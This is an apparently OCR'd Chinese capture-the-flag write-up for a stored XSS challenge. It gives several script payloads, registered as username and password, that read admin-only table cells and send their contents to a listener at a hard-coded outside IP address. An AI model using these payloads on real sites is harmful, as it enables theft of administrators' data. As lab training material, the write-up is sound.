
1.打开靶场，在用户管理可以知道有些东西管理员才能看，通过web328也可以知道flag就在这个位置

2.查看源码可以知道**CSS 选择器**为div.layui-table-cell.laytable-cell-1-0-1，所以可以尝试用选择器获取管理员的页面信息




3.构造payload，将div.layui-table-cell.laytable-cell-1-0-1处的内容输出，地址为服务器地址，端口为服务器监听端口

```
<script>$("div.layui-table-cell.laytable-cell-1-0-1").each(function(index,value)
{window.open("http://101.37.210.236:2333/" + value.innerHTML)});</script>;
```

4.先注册，用户名和密码都设置为payload

5.然后在服务器上监听，回到题目进行登录

过一会就可以看到flag了



当然可可以用选择器，构造payload，操作一样

jquery

```
<script>$("div.layui-table-cell.laytable-cell-1-0-1").each(function(index,value)
{window.open("http://101.37.210.236:2333/" + value.innerHTML)})</script>
```

querySelector

```
例：
<script>window.open("http://101.37.210.236:2333/"+document.querySelector("div.lay
ui-form.layui-border-box.layui-table-view > .layui-table-box > .layui-table-
body.layui-table-main > .layui-table .layui-table-cell.laytable-cell-1-0-
1").innerHTML)</script>
```

以上payload皆为单行，还可以一网打尽

```
<script>var img = new Image();img.src =
"http://101.37.210.236:2333/"+document.querySelector(".layui-table-
body").textContent;document.body.append(img);</script>
```